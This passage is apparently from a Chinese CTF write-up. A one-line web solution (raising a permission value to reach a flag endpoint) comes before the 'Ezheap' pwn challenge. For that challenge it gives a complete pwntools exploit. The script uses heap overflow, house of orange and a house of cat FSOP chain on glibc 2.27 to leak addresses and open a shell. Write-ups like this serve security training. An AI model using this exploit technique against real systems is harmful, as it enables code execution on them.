
注册登录后,在权限修改处改成 1.0,重新登录再访问 flag 接口就可以获取
Pwn
Ezheap

看一下保护,发现保护全开
放进 ida 看一眼,菜单堆


进 freechunk 一看是 fakefree,无法实现 free 功能

所以想到 house of orange 实现 free 堆块,而 edit 函数正好可以实现堆溢出
但是该题的版本是 2.27,而 house of orange 的 fsop 链在 2.27 已经无法使用,所以利用了 house of cat 的链子
EXP:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
|
from pwn import *
from pwncli import *
context(os="linux",arch="amd64",log_level="debug")

io=process("./pwn")
elf=ELF("./pwn")
libc=ELF("./libc-2.27.so")

gdb.attach(io)
pause()

def cho(idx):
    io.recvuntil(b'Enter 1 to add, 2 to free, 3 to show, 4 to edit, 0 to exit:\n')
    io.sendline(str(idx))

def add(size):
    cho(1)
    io.sendlineafter(b'Enter size to add:\n',str(size))

def show(idx):
    cho(3)
    io.sendlineafter(b'Enter index to show:\n',str(idx))

def edit(idx,size,content):
    cho(4)
    io.sendlineafter(b'Enter index to edit:\n',str(idx))
    io.sendlineafter(b'input size\n',str(size))
    io.sendafter(b'input\n',content)

add(0x100)
add(0x100)
add(0x100)

payload=b'a'*0x108+p64(0x000001a81)+b'\n'
edit(2,0x120,payload)

add(0x2000)
add(0x200)

show(4)
io.recvuntil(b'\x3a\x20')
libc_base=u64(io.recv(6).ljust(8,b'\x00'))-0x3ec310
print("libc_base===========>",hex(libc_base))

edit(4,0x10,b'a'*0x10)
show(4)
io.recvuntil(b'a'*0x10)
heap_base=u64(io.recv(6).ljust(8,b'\x00'))-0x580
print("heap_base===========>",hex(heap_base))

IO_list_all=libc_base+libc.sym['_IO_list_all']
IO_2_1_stderr_=libc_base+libc.sym['_IO_2_1_stderr_']
system_addr=libc_base+libc.sym['system']
fake_io_addr=heap_base+0x590
Fake_IO_File_Structure = IO_FILE_plus_struct(fake_io_addr)
Fake_IO_File_Structure.flags = b'/bin/sh\x00'
Fake_IO_File_Structure._IO_save_base = p64(1)
Fake_IO_File_Structure._IO_backup_base = p64(fake_io_addr + 0x120 - 0xa0)
Fake_IO_File_Structure._IO_save_end = p64(system_addr)
Fake_IO_File_Structure._wide_data = p64(fake_io_addr + 0x30)
Fake_IO_File_Structure._offset = 0
Fake_IO_File_Structure._vtable_offset = 0
Fake_IO_File_Structure._mode = 1
Fake_IO_File_Structure.vtable = p64(libc_base + libc.sym['_IO_wfile_jumps'] + 0x30)

Fake_IO_File_Structure = bytes(Fake_IO_File_Structure)
Fake_IO_File_Structure += p64(0) * 6
Fake_IO_File_Structure += p64(fake_io_addr + 0x40)                                      ## mov    rax, qword ptr [rax + 0xe0]
Fake_IO_File_Structure = Fake_IO_File_Structure.ljust(0x120, b'\x00')
payload=Fake_IO_File_Structure.ljust(0x200,b'\x00')
edit(4,len(payload),payload)
add(0x1840)

io.interactive()
|

 Umami
Umami